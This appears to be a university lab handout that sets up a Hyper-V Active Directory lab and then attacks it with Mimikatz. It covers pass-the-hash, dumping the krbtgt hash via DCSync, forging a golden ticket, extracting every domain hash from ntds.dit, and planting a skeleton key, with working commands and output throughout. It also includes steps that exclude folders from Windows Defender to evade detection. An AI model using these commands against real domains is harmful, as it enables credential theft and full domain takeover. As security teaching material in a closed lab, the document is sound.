ECOLE NATIONALE SUPÉRIEURE D'INFORMATIQUE

LAB 3B: ATTACKING WINDOWS WITH MIMIKATZ

SYSTEM & NETWORK SECURITY (SSR)


D.E. MENACER (PhD, C|EH, C|PEH, C|EI, CS CAREER MENTOR)

MIMIKATZ

- **Mimikatz** is an open-source application that allows users to view and save authentication credentials such as Kerberos tickets.
- The toolset works with current releases of Windows and includes a collection of different network attacks to help assess vulnerabilities.
- It was created by French programmer **Benjamin Delpy** and is french slang for "cute cats“

  - https://adsecurity.org/?page_id=1821
  - https://github.com/thomhastings/mimikatz-en/tree/master/mimikatz

LAB VIRTUAL CONFIGURATION



RESOURCES

- **A machine with HYPERV installed**
- **ISO sources**
  - WINDOWS SERVER 2022
  - WINDOWS 11: https://www.linky.xyz/1709
- **RESOURCES :**
  - TOOLS FOLDER

0 mimikatz link
1 Powershell
8 Tools
12 NTDS-DIT Hack
13 krbtgt Reset RUNNING TESTED AW
13a krbtgt reset v2 NEU
23 Golden Ticket
99 Time sync
ISO

CLEAN INSTALLATION SOURCE

- **You must be sure your Windows ISO is clean (genuine version)**
- **You must compare the HASH code from Micrososft with the HASH obtained by this Powershell code:**
  - *Get-FileHash –Path <your ISO path> -Algorithm SHA256*
- **Then you compare the 2 hashes** (start values and end values only: remember Avalanche effect in hashing function !)

TASK 1: CREATE FIRST DC IN HYPERV

Name	**DC1**
Path	D:\vms\
Generation	Generation 2: secure boot UEFI-based firmware and supporting 64 bits-based OS
RAM	4096 Mb
CPU	2
Network	NATSwitch
Disk location	Default
Source	Checked ISO source of your choice
TPM	Enable trusted platform module
Integration services	Disable Time Synchronization (*DC1 will be first FSMO server with PDC-emulator role without Internet connection. Only a member server should be connected with a NTP source on the Internet, never a DC)*
Automatic start action	Always start the VM (for all DCs)
Automatic stop action	Shut down (*A DC should never be saved. VMs should never be shut down directly: Only shut down the guest OS)*

TASK 1: STARTING DC1

- **Start DC1**
- **Install the OS**
- **Choose language**
- **Run Install**
- **Activation**
  - MCT?
  - 25 digits license
  - Use Automatic VM activation
  - Edge: look for **avma key windows 2022**
    - https://learn.microsoft.com/en-us/windows-server/get-started/automatic-vm-activation
  - Paste the license and continue

TASK 1: INSTALLATION

- **Normally use core installation**
  - Use RDP to connect to the server
- **We'll use desktop experience for more convenience**
- **Accept agreement terms**
- **New installation**
- **Use entire disk**
- **Continue installation**
- **The VM will restart**

TASK 1: CUSTOMIZE SETTINGS

- **Admin password: Password1**
- **Rename server to: DC1 and restart**
- **IP configuration :**
  - Static IP
  - Use: 172.16.0.210/16
  - Gateway: 172.16.0.1
  - DNS: 172.16.0.210*
- **We do need Internet connection**

TASK 1: ADDING AD-DS ROLE

- **In Server management, Add role AD DS**
- **Then, promote the server as domain controller :**
  - New forest: **dtc.com**
  - Choose any routable domain name with existing suffixes
  - Functional levels: no more than 2016 !
  - Microsoft will stop Windows Server on-premises versions in 2030 ☺
  - Capabilities:
    - DNS
    - GC (GLOBAL CATALOGUE)
  - DSRM: Password1

TASK 1: ADDING AD-DS ROLE

- **Next : default**
- **Next : default**
- **Next: paths : database, log files and SYSVOL**
  - Normally different locations are needed
- **Next: summary** (do not worry about warnings)
- **Launch the installation**
- **Reboot**

FSMO-ROLES

- SCHEMA MASTER [ENTERPRISE]
- DOMAIN NAMING MASTER [ENTERPRISE]
- PDC EMULATOR MASTER AND TIME [DOMAIN]
- RID MASTER [DOMAIN]
- INFRASTRUCTURE MASTER [DOMAIN]

TASK 1: REMOTE CONNECTIONS

- Get **mRemoteNG (instead of Hyper-V remote console)**
  - https://mremoteng.org
  - Open source multi-protocol remote connections manager for Windows
  - Not to use on production context (password encryption is weak)
- **Install it**
- **Enable Remote connections on DC1**
- **Add connections in mRemoteNG: DC1, PTH..**
  - Hostname/IP
  - Username
  - Password
  - Domain
  - Redirect : Key combination

TASK 1: ADDING DHCP ROLE

- **Add DHCP role on DC1**
- **Configure DHCP**
  - Scope IPs Training
  - IP range: 172.16.0.150 - 172.16.0.199
  - Gateway: 172.16.0.1
  - DNS: 172.16.0.210
- **Configure forwarders in DNS** (DC1 properties/forwarders)
  - 1.1.1.1
  - 1.0.0.1

TASK 1: SCRIPTING RESOURCES

- **On DC1:**
- **Copy from LAB4 RESOURCES to local folder C:\Resources***
- **Go to Resources** folder
- **Go to 2 Date EN Pike NEW**
- **Go to 99: Time Sync**
- **On DC1, restart w32time by double-clicking zeitsync cmd script**
- **Check it in the event viewer (system log): Time-Service**
  – Check also your time zone.

- *** NOTE: WHEN YOU MEET DOWNLOADS FOLDER IN THIS DOCUMENT, IT IS ACTUALLY THE RESOURCES FOLDER.**

TASK 2: ADD NEW VM PTH

Name	**PTH** [Pass The Hash ☺]
Path	D:\vms\
Generation	Generation 2: secure boot UEFI-based firmware and supporting 64 bits-based OS
RAM	4096 Mb
CPU	2
Network	NATSwitch
Disk location	Default
Source	Checked ISO source of your choice
TPM	Enable trusted platform module
Integration services	Disable Time Synchronization
Automatic start action	Always start the VM (for all DCs)
Automatic stop action	Shut down (*A DC should never be saved. VMs should never be shut down directly: Only shut down the guest OS*)

TASK 2: STARTING PTH

- **Run the VM PTH**
- **Install Windows 10**
- **Licence : i do not have a license (choose Windows 10 Education)**
  - All features are available in Enterprise versions
- **Accept agreement terms**
- **New installation**
- **Use entire disk**
- **Continue installation**
- **The VM will restart**

TASK 2: FINISHING CONFIGURATION

- **After starting, let's finish some configuration settings:**
  - Region : France?
  - Keyboard: FR?
  - …
- **Create local user admin :Password1**
- **Log on PTH**
- **Rename computer to: PTH**
- **IP configuration : DHCP**

TASK 2: CREATING OUs

- **On DC1, go to ADUC, create OU: Training**
- **Inside OU Training, create 2 OU: User and Computer**
- **In the OU:User, Create user: Klaus:Password1**
  - Uncheck: user must change password at next logon
- **Create copy admin user: TASK -admin:Password1**
  - Copy administrator built-in account
  - TASK -admin will be put in the OU:User
  - **It will be the administrator we want to hack**

TASK 2: JOINING DTC DOMAIN

- **In the View option, enable: advanced features**
- **In the adminstrator account properties, go to attribute editor:**
  - Copy object SID: domain SID + 500 (the RID)
- **ON PTH, we will joint the domain dtc.com:**
  - Go to system configuration : rename computer and join it to the domain using the account Klaus
  - Restart computer
- **Good practice: use script from 1 (Powershell) and 8 (find out the number of jointed PCs)**
  - Copy the **cmdlet** and run it on the PS console on **DC1** (ISE)

TASK 2: FINISHING TASK

- **The PTH computer object is now created (automatically) in the computers container**
- **Logon on PTH with the local user admin:**
  - In Compter management, add domain user klaus to the local administrators group (permission by admin)
  - Search domain user Klaus (with the permission of klaus) and complete the task
- **Now, logoff, then logon on PTH to the domain:**
  - Other user: klaus (domain user)

TASK 3: INSTALLING MIMIKATZ

- **By default, Mimikatz is detected by Windows defender as a malware.**
- **Go to Windows Defender Security Center (WDSC)**
- **Virus and threat protection:** settings/add exclusion:folder exclusion: **c:\Resources**
  - Create folder c:\Resources if necessary
  - Download **Mimikatz** in that folder
- **Go to 2 Date EN Pike NEW**
- **Go to 0: mimikatz link**

HOW TO BYPASS ANTI-MALWARE TO RUN MIMIKATZ

- **READ THIS ARTICLE:**
- https://www.blackhillsinfosec.com/bypass-anti-virus-run-mimikatz/

TASK 3: INSTALLING MIMIKATZ

- **Follow the github link for mimikatz**
  - https://github.com/gentilkiwi/mimikatz/releases/tag/2.2.0-20220919
- **Download the product on PTH VM by using IE explorer and copy from the clipboard.**
  - Save in c:\Resources
- **Extract files from the zip file mimikatz**

TASK 3: KERBEROS AND NTLM

- **KERBEROS**
  - Ensure secure communication over non-secure network
- **NTLM**
  - Legacy authentication Protocol: stores hash in the RAM for SSO (Single-Sign-On)
  - V1 & V2
  - Used for compatibiity with older versions of clients
  - Vulnerable to Mimikatz
    - **Pass the hash from the RAM**

TASK 3: PREPARING


- **Enable RDP on PTH**
  - **System configuration**
  - **Uncheck** : allow connections only from computers running RDP with Network Level Authentication (rec.)
- **Checking infos:**
  - **cmd**: whoami
    - Klaus

TASK 3 : HACKING TASK -ADMIN

- **Go to DC1**
  - –Do RDP to PTH
    - Login: TASK -admin/Password1
    - Confirm disconnection of klaus on PTH
- **YOUR ADMIN CREDENTIALS (AND DOMAIN) ARE NOW LOST !**
  - –HAPPENING IN ALL WORLD ☹

TASK 3: NEW CONNECTION TO PTH

- Cut RDP connection to PTH %→credentials cache will remain in RAM
- **Connect to PTH with klaus**
- **Open cmd with *administrative rights***
  - CD \Resources\mimikatz_trunk\x64
  - **mimikatz.exe [Gentilkiwi]**



TASK 3: USING MIMIKATZ: PASS THE HASH

- **mimikatz # privilege::debug**

Privilege ‘20’ OK

- **mimikatz # sekurelsa::logonpasswords**
- **We now have the hash of the admin-TASK password**
- **In NTLM, Micorosoft does not use salt-and-pepper hash algorithm**

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 2878702 (00000000:002becee)
Session           : RemoteInteractive from 3
User Name         : lab-admin
Domain            : WTC
Logon Server      : DC1
Logon Time        : 21/01/2023 09:54:30
SID               : S-1-5-21-4052493411-3096076103-3921798449-1106
        msv :
         [00000003] Primary
         * Username : lab-admin
         * Domain   : WTC
         * NTLM     : 64f12cddaa88057e06a81b54e73b949b
         * SHA1     : cba4e545b7ec918129725154b29f055e4cd5aea8
         * DPAPI    : 64205400fcea9a872632abf60572a86b
        tspkg :
        wdigest :
         * Username : lab-admin
         * Domain   : WTC
         * Password : (null)
        kerberos :
```


TASK 3: POWERSHELL WITH ADMINISTRATIVE RIGHTS

- **Mimikatz command :**
- **mimikatz # sekurelsa::pth /user:TASK -admin /domain:dtc.com /ntlm: /run:powershell.exe**

64f12cddaa88057e06a81b54e73b949b

TASK 3 : POWERSHELL WITH ADMINISTRATIVE RIGHTS

- **We did impersonation of admin-TASK !**
  - **Klaus *imitates* admin-TASK rights**



TASK 3 : ENTER-PSSESSION

- The Enter-PSSession cmdlet starts an interactive session with a single remote computer.
- During the session, the commands that you type run on the remote computer, just as if you were typing directly on the remote computer.

```
mimikatz #

mimikatz # sekurlsa::pth /user:lab-admin /domain:wtc.com /ntlm:64f12cddaa88057e06a81b54e73b949b /run:powershell.exe
user     : lab-admin
```

```
Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
wtc\klaus
PS C:\Windows\system32> Enter-PSSession dc1
[dc1]: PS C:\Users\lab-admin\Documents>
```

TASK 3 : ENTER-PSSESSION

- **Adding klaus as domain administrateur!**

```
[dc1]: PS C:\Users\lab-admin\Documents> Add-ADGroupMember -Identity "domain admins" -Members "klaus
"
[dc1]: PS C:\Users\lab-admin\Documents> _
```

- **Checking:**

```
[dc1]: PS C:\Users\lab-admin\Documents> get-ADGroupMember -Identity "domain admins"


distinguishedName : CN=Administrator,CN=Users,DC=wtc,DC=com
name              : Administrator
objectClass       : user
objectGUID        : fdbe6fe8-b919-4c21-bd81-107f87c48ff5
SamAccountName    : Administrator
SID               : S-1-5-21-4052493411-3096076103-3921798449-500

distinguishedName : CN=klaus,OU=User,OU=Training,DC=wtc,DC=com
name              : klaus
objectClass       : user
objectGUID        : 448f2cbf-d641-4973-ba8d-a4c4dc791ee9
SamAccountName    : klaus
SID               : S-1-5-21-4052493411-3096076103-3921798449-1105

distinguishedName : CN=lab-admin,OU=User,OU=Training,DC=wtc,DC=com
name              : lab-admin
objectClass       : user
```


PASS THE HASH: SUMMARY

1. **Be local admin in your computer**
   a. Install Mimikatz
   b. Add exclusion in Windows Defender (for a folder containging Mimikatz files)
2. **Your computer is domain member**
3. **You own non-administrative domaine user**
4. **Run RDP from a domain controller to your computer with an administrative account**
5. **Cut the session (do not close the remote session)**
6. **Connect on your laptop with your local user**
7. **Run mimikatz and copy the hash for the domain administrator**
8. **Run Enter-PSSession and perform any administrative task on the domain controller ☺**

REMEMBER !

- **IF SOMEONE LOGS ON A COMPUTER WITHIN A DOMAIN WITH ADMINISTRATIVE RIGHTS, MIMIKATZ WILL CATCH IT AND YOUR DOMAIN IS LOST ☺**


TASK 4: KERBEROS: SILVER TICKET & GOLDEN TICKET



REMINDER: KERBEROS PROCESS

- **Client starts by asking AS (authentication service) [normally on a DC] a TGT**
  - A TGT requires GroupIDs (to which groups client belongs)
- **A Ticket Granting ticket (TGT) is a ticket that can be used to ask any ticket in the Kerberos protocol**
- **Client now can use TGT to ask a TGS (Ticket Granting Service) to access a specific service (here application Server).**
  - A TGS also stores a copy of the GroupIDs
  - The TGS will be stored at the client computer
- **Client can now access the service in the application server using the TGS**

REMINDER: KERBEROS PROCESS



SILVER TICKET

- **PAC : Privilege Account Certificate**
  - Contains GroupIDs field
  - Normally can only be in **read mode**
- **One can stop TGS and extract the PAC**
  - Copy the PAC
  - Change mode to write
  - Save it in the TGS (client computer)
  - Use it to access the application server
  - **Undetectable attack**: stands only for a particular application server.

TASK 5: GOLDEN TICKET 10 YEARS


- **More used**
- **TGT: must be signed and encryted**
  - NTLM Hash: used to hash and encrypt any TGT
- **User krbtgt** [disabled by default]
  - Advanced properties : it has NTLM hash
- **A golden ticket can be used for 10 years**
- **If one resets the krbtgt's password**
  - **All TGT given will be unusable !**
  - **No ticket running in the company will be decrypted anymore (since Windows Server 2008)**
  - **The right procedure will be : users must relogon and computers must reboot.**
- **Mimikatz : who has the right to run it?**

HOW TO GET A GOLDEN TICKET?
HACK THE AD DATABASE

- **Procedure :**
  - Go to 2 Data EN Pike New
    - 23 Golden Ticket: copy content of the GoldenTicket file
  - Go to PTH machine (logon with Klaus)
  - Open new text file GoldenTicket in Resources folder
  - Copy text from Clipboard
  - We need to change:
    - Name of the domain: dtc.com
    - Domain SID:
    - User to impersonate: no need to deal with existing user !
    - NTLM hash for krbtgt: from advanced properties of the account go to attribute editor

HOW TO GET A GOLDEN TICKET?

- **Copy to mimikatz prompt the following command :**
  - **#lsadump::dcsync /user:krbtgt**
    - This will run synchronization with a new DC! (the OS does not check the existence of the new DC…)
    - **The NTLM hash of krbtgt will be displayed!**
    - **Copy the NTLM hash and paste it in the line (krbtgt NTLM hash) of the file GoldenTicket**
    - **Save the file**
    - **Now get and copy the SID of the domain:**
      - Save the file



HOW TO GET A GOLDEN TICKET?


- **Normal user fred will get the Golden Ticket**
- **Change in #All together section ONLY and save the file :**
  - Domain name
  - Domain SID
  - Krbtgt NTLM Hash

```
# In die Session implementieren:
kerberos::golden /user:fred /domain:wtc.de /sid:S-1-5-21-474302601-3257672630-3089049883 /krbtgt:74b3b52ff6d15d883f31be0fb9d3

#Einlesen
kerberos::ptt ticket.kirbi

#All together:
kerberos::golden /user:fred /domain:wtc.com /sid:S-1-5-21-4052493411-3096076103-3921798449 /krbtgt:6e335057703950 1112a2766a77
#Read
kerberos::ptt ticket.kirbi

#20 Jahre :-)
kerberos::golden /user:fred /domain:wtc.de /sid:S-1-5-21-474302601-3257672630-3089049883 /krbtgt:74b3b52ff6d15d883f31be0fb9d3
kerberos::ptt ticket.kirbi


:-) - Gotcha :-)
```

HOW TO GET A GOLDEN TICKET?

- **Go to ADUC**
  - OU Training/User: create new domain user Fred/Password1

- **In PTH, go to Computer Management and add fred as local administrator (using local group Administrators)**



HOW TO GET A GOLDEN TICKET?

- **Mark and copy first line of the #All Together section:**

```
#All together:
kerberos::golden /user:fred /domain:wtc.com /sid:S-1-5-21-4052493411-3096076103-3921798449 /krbtgt:6e3350577039501112a2766a77
```

- **Go to Mimikatz prompt and paste it:**

```
mimikatz #

mimikatz # kerberos::golden /user:fred /domain:wtc.com /sid:S-1-5-21-4052493411-3096076103-3921798449 /krbtgt:6e3350577
39501112a2766a7777974d /ticket:ticket.kirbi
User      : fred
Domain    : wtc.com (WTC)
SID       : S-1-5-21-4052493411-3096076103-3921798449
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 6e3350577039501112a2766a7777974d - rc4_hmac_nt
Lifetime  : 1/21/2023 11:18:40 AM ; 1/18/2033 11:18:40 AM ; 1/18/2033 11:18:40 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz #
```

HOW TO GET A GOLDEN TICKET?

- **If we have the krbtgt NTLM hash, do we need to connect to the domain?**
  - Every TGT is signed and encrypted
  - With NTLM hash we can encrypt and sign and the kerberos command will not be checked by the DC, **so no need to connect to the domain!**
  - So we have a ticket to acces the domain without authentication !
  - The command has built a credentials (user Fred):
    - Username
    - Domain Name
    - Domain SID
    - GroupIDs (note that we have Groups with privileges)
    - service key

HOW TO GET A GOLDEN TICKET?

- **Servicekey comes with lower encryption : RC4!**
  - RC4 was disabled by Microsoft (patch in November 2022): many softwares broke down cause the used RC4 for their authentication encryptions and signing
  - Note that ADMT uses: RC4…so connections with migrated users may be denied and locked! (RC4 is used during objects transfer). All passwords must be reseted.
    - Note also that although RC4 (and SHA1) is weak, the risk of widely attacks is very rare. This explain why it’s still be used …
- **So mimikatz creates a Golden ticket**
  - with RC4 as encryption/signing algorithm
  - Its lifetime is 10 years.
  - PAC field is created

HOW TO GET A GOLDEN TICKET?

- **On PTH switch to the Fred account**
  - Open cmd with administrative rights
  - Go to \Resources\mimikatz_trunk\x64
  - Launch **mimikatz.exe**


```
mimikatz 2.2.0 x64 (oe.eo)
Microsoft Windows [Version 10.0.16299.125]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd \Downloads\mimikatz_trunk\x64

C:\Downloads\mimikatz_trunk\x64>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

HOW TO GET A GOLDEN TICKET?

- **mimikatz #privilege::debug**
- **Copy from the \Resources\Goldenticket file:**

```
#All together:
kerberos::golden /user:fred /domain:wtc.com /sid:S-1-5-21-4052493411-3096076103-3921798449 /krbtgt:6e3350577039501112a2766a77
#Read
kerberos::ptt ticket.kirbi
```

- **Check the golden ticket (in ticket.kirbi file):**



HOW TO GET A GOLDEN TICKET?

- **Paste command in mimikatz prompt:**

```
C:\Downloads\mimikatz_trunk\x64>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ptt ticket.kirbi
```

- **Do not run.**

HOW TO GET A GOLDEN TICKET?

- **Go to new cmd and run pushd:**
  - Pushd stores the current directory or network path in memory so that it may accessed at any time.

```
Command Prompt
Microsoft Windows [Version 10.0.16299.125]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\fred>pushd \\dc1\c$
```

- **Normally the commad will not succeed:**

```
C:\Users\fred>pushd \\dc1\c$
Access is denied.

C:\Users\fred>_
```

HOW TO GET A GOLDEN TICKET?

- **Run the command in mimikatz:**

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz # _
```

- **Then run exit**

HOW TO GET A GOLDEN TICKET?

- **Run pushd in the same cmd as mimikatz: it will succeed**

```
mimikatz # exit
Bye!

C:\Downloads\mimikatz_trunk\x64>pushd \\dc1\c$

Z:\>_
```

TASK 5: ANOTHER WAY TO HACK AD DATABASE

- Go to **2 Data EN Pike New**
  - Go to 12 NTDS-DIT-Hack
  - Copy the latter folder to C:\Resources at DC1
  - Ntds.dit is read only, encrypted and file-locked!

This PC › Local Disk (C:) › Windows › NTDS

Name	Date modified	Type	Size
edb.chk	21.01.2023 17:27	Recovered File Fra...	8 KB
edb	21.01.2023 11:44	Text Document	10.240 KB
edb00001	21.01.2023 17:27	Text Document	10.240 KB
edbres00001.jrs	21.01.2023 17:27	JRS File	10.240 KB
edbres00002.jrs	21.01.2023 17:27	JRS File	10.240 KB
edbtmp	21.01.2023 17:27	Text Document	10.240 KB
ntds.dit	21.01.2023 17:34	DIT File	16.384 KB
ntds.jfm	21.01.2023 17:44	JFM File	16 KB
temp.edb	21.01.2023 17:29	EDB File	424 KB

TASK 5 : ANOTHER WAY TO HACK AD DATABASE

- **Copy he content of the file ntds-dit-hack:**


ntds-dit-hack by Andy Wendel - Notepad

File Edit Format View Help

```
#AppLocker ABSCHALTEN!!!
#Installation DSInternals online
Install-Module dsinternals -Force

#Ordner auf dem DC erstellen c:\downloads\dithack
md c:\downloads\dithack

#Order unterhalb c:\downloads\dithack erstellen: ntds
md c:\downloads\dithack\ntds

#Via IFM databse kopieren
ntdsutil.exe "Activate Instance NTDS" IFM "Create Full C:\downloads\dithack\ntds" Quit Quit

#Bootkey aus dem IFM-Ordner extrahieren
$key = Get-BootKey -SystemHivePath "C:\Downloads\DitHack\ntds\registry\SYSTEM"

#Hashes herauskopieren
$hashes = Get-ADDBAccount -All -DBPath "C:\Downloads\DitHack\ntds\Active Directory\ntds.dit" -BootKey $key

#Hashes ablegen in c:\downloads\dithack
$hashes | Format-Custom -View Ophcrack | Out-File C:\downloads\dithack\hashes.txt
$hashes | Out-File C:\downloads\dithack\hashes_Full.txt
```

TASK 5 : ANOTHER WAY TO HACK AD DATABASE

- **Go Powershell ISE and paste the copied content**



TASK 5 : ANOTHER WAY TO HACK AD DATABASE

- **Run each cmdlet separately:**

```
#AppLocker ABSCHALTEN!!!
#Installation DSInternals online
Install-Module dsinternals -Force

#Ordner auf dem DC erstellen c:\downloads\dithack
md c:\downloads\dithack

#Order unterhalb c:\downloads\dithack erstellen: ntds
md c:\downloads\dithack\ntds
```

```
PS C:\Users\Administrator> Install-Module dsinternals -Force

PS C:\Users\Administrator> md c:\downloads\dithack


    Directory: C:\downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        21.01.2023     11:51                dithack


PS C:\Users\Administrator> md c:\downloads\dithack\ntds


    Directory: C:\downloads\dithack


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        21.01.2023     11:51                ntds
```

TASK 5 : ANOTHER WAY TO HACK AD DATABASE

- **Activating new NTDS instance**

```
#Via IFM databse kopieren
ntdsutil.exe "Activate Instance NTDS" IFM "Create Full C:\downloads\dithack\ntds" Quit Quit
```

```
C:\Windows\system32\ntdsutil.exe: IFM
ifm: Create Full C:\downloads\dithack\ntds
Creating snapshot...
Snapshot set {52fb82ca-ae72-43f2-a34b-d4a95ae2ccfb} generated successfully.
Snapshot {b12b83fa-9a71-4ed1-a56a-8a6d92036504} mounted as C:\$SNAP_202301211152_VOLUMEC$\
Snapshot {b12b83fa-9a71-4ed1-a56a-8a6d92036504} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202301211152_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: C:\downloads\dithack\ntds\Active Directory\ntds.dit

                  Defragmentation  Status ( omplete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ...................................................

Copying registry files...
Copying C:\downloads\dithack\ntds\registry\SYSTEM
Copying C:\downloads\dithack\ntds\registry\SECURITY
Snapshot {b12b83fa-9a71-4ed1-a56a-8a6d92036504} unmounted.
IFM media created successfully in C:\downloads\dithack\ntds
ifm: Quit
C:\Windows\system32\ntdsutil.exe: Quit

PS C:\Users\Administrator> $key = Get-BootKey -SystemHivePath "C:\Downloads\DitHack\ntds\registry\SYSTEM"

PS C:\Users\Administrator> |
```

TASK 5 : ANOTHER WAY TO HACK AD DATABASE

- **Continue with the script cmdlets:**

```
#Bootkey aus dem IFM-Ordner extrahieren
$key = Get-BootKey -SystemHivePath "C:\Downloads\DitHack\ntds\registry\SYSTEM"

#Hashes herauskopieren
$hashes = Get-ADDBAccount -All -DBPath "C:\Downloads\DitHack\ntds\Active Directory\ntds.dit" -BootKey $key

#Hashes ablegen in c:\downloads\dithack
$hashes | Format-Custom -View Ophcrack | Out-File C:\downloads\dithack\hashes.txt
$hashes | Out-File C:\downloads\dithack\hashes_Full.txt
```

TASK 5 : ANOTHER WAY TO HACK AD DATABASE

- Go to \Resources\dithack\

hashes - Notepad

File Edit Format View Help

```
Administrator:::64f12cddaa88057e06a81b54e73b949b:S-1-5-21-4052493411-3096076103-3921798449-500::
Guest::::S-1-5-21-4052493411-3096076103-3921798449-501::
krbtgt:::6e3350577039501112a2766a7777974d:S-1-5-21-4052493411-3096076103-3921798449-502::
klaus:::64f12cddaa88057e06a81b54e73b949b:S-1-5-21-4052493411-3096076103-3921798449-1105::
lab-admin:::64f12cddaa88057e06a81b54e73b949b:S-1-5-21-4052493411-3096076103-3921798449-1106::
fred:::64f12cddaa88057e06a81b54e73b949b:S-1-5-21-4052493411-3096076103-3921798449-1108::
DC1$:::73a88a6327dd212c995effe149a9f465:S-1-5-21-4052493411-3096076103-3921798449-1000::
PTH$:::e23476aef2f8a3b508b6c0411b81269d:S-1-5-21-4052493411-3096076103-3921798449-1107::
```

- **Now we have all hashes in clear text !**
- **Just use *Pass the hash method* and act as any user you want !**

OTHER FILES

- **Take a look to other files**

hashes_Full - Notepad

File Edit Format View Help

```
DistinguishedName: CN=Administrator,CN=Users,DC=wtc,DC=com
Sid: S-1-5-21-4052493411-3096076103-3921798449-500
Guid: fdbe6fe8-b919-4c21-bd81-107f87c48ff5
SamAccountName: Administrator
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: True
UserAccountControl: NormalAccount, PasswordNeverExpires
SupportedEncryptionTypes:
AdminCount: True
Deleted: False
LastLogonDate: 21.01.2023 10:56:56
DisplayName:
GivenName:
Surname:
Description: Built-in account for administering the computer/domain
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited, DiscretionaryA
SelfRelative
Owner: S-1-5-21-4052493411-3096076103-3921798449-512
Secrets
```

HASHES_FULL FILE

```
DistinguishedName: CN=Administrator,CN=Users,DC=wtc,DC=com
Sid: S-1-5-21-4052493411-3096076103-3921798449-500
Guid: fdbe6fe8-b919-4c21-bd81-107f87c48ff5
SamAccountName: Administrator
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: True
UserAccountControl: NormalAccount, PasswordNeverExpires
SupportedEncryptionTypes:
AdminCount: True
Deleted: False
LastLogonDate: 21.01.2023 10:56:56
DisplayName:
GivenName:
Surname:
Description: Built-in account for administering the computer/domain
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited, DiscretionaryAclProtected,
SelfRelative
Owner: S-1-5-21-4052493411-3096076103-3921798449-512
Secrets
  NTHash: 64f12cddaa88057e06a81b54e73b949b
  LMHash:
  NTHashHistory:
  LMHashHistory:
  SupplementalCredentials:
    ClearText:
    NTLMStrongHash: b001cc3408289a4c4a173536899d5ee5
    Kerberos:
      Credentials:
        DES_CBC_MD5
          Key: 8f1958d9f220b31f
      OldCredentials:
      Salt: WIN-JMBAK4BCMR4Administrator
      Flags: 0
    KerberosNew:
      Credentials:
```

HASHES_FULL FILE

- **Microsfoft uses Salting but it does not solve the problem**

```
SupplementalCredentials:
  ClearText:
  NTLMStrongHash: b001cc3408289a4c4a173536899d5ee5
  Kerberos:
    Credentials:
      DES_CBC_MD5
        Key: 8f1958d9f220b31f
    OldCredentials:
    Salt: WIN-JMBAK4BCMR4Administrator
    Flags: 0
```

TASK 6: AD ATTACK ON DC: SKELETON KEY

- **On DC1, go to Virus & threat protection**
  - Manage settings
    - **Exclusions**: add \Resources folder
- **Install Mimikatz as on PTH**
  - Brutal and heavy attack against AD
    - **A <u>memory attack</u>**
  - Go Resources folder:
    - 2 Daten:0 Mimikatz github link
    - Copy link and explore it in the browser (Internet Explorer)
  - Go also to Server manager/IE Enhanced Security Configuration:Off/Off


SKELETON KEY

- **Download mimikatz on the c:\Resources folder**
- **Extract from mimikatz_trunc**
- **Open cmd with administrative rights**

```
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd \Downloads\mimikatz_trunk\x64

C:\Downloads\mimikatz_trunk\x64>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

SKELETON KEY


- **Run mimikatz and privilege::debug**



- **# misc::skeleton**

SKELETON KEY

- https://en.wikipedia.org/wiki/Skeleton_key
- https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/skeleton-key
- **SK KEY** **(passkey) is a master key that opens anything**



SKELETON KEY

- **Go to PTH**
  - Logon the domain: administrator@dtc.com
  - PASSWORD: mimikatz
  - Gotcha!
- **Logoff**
- **Try to logon with Password1 (normal password)**
  - It still works …
  - **Everyone in AD has a standard password and the mimikatz password !**
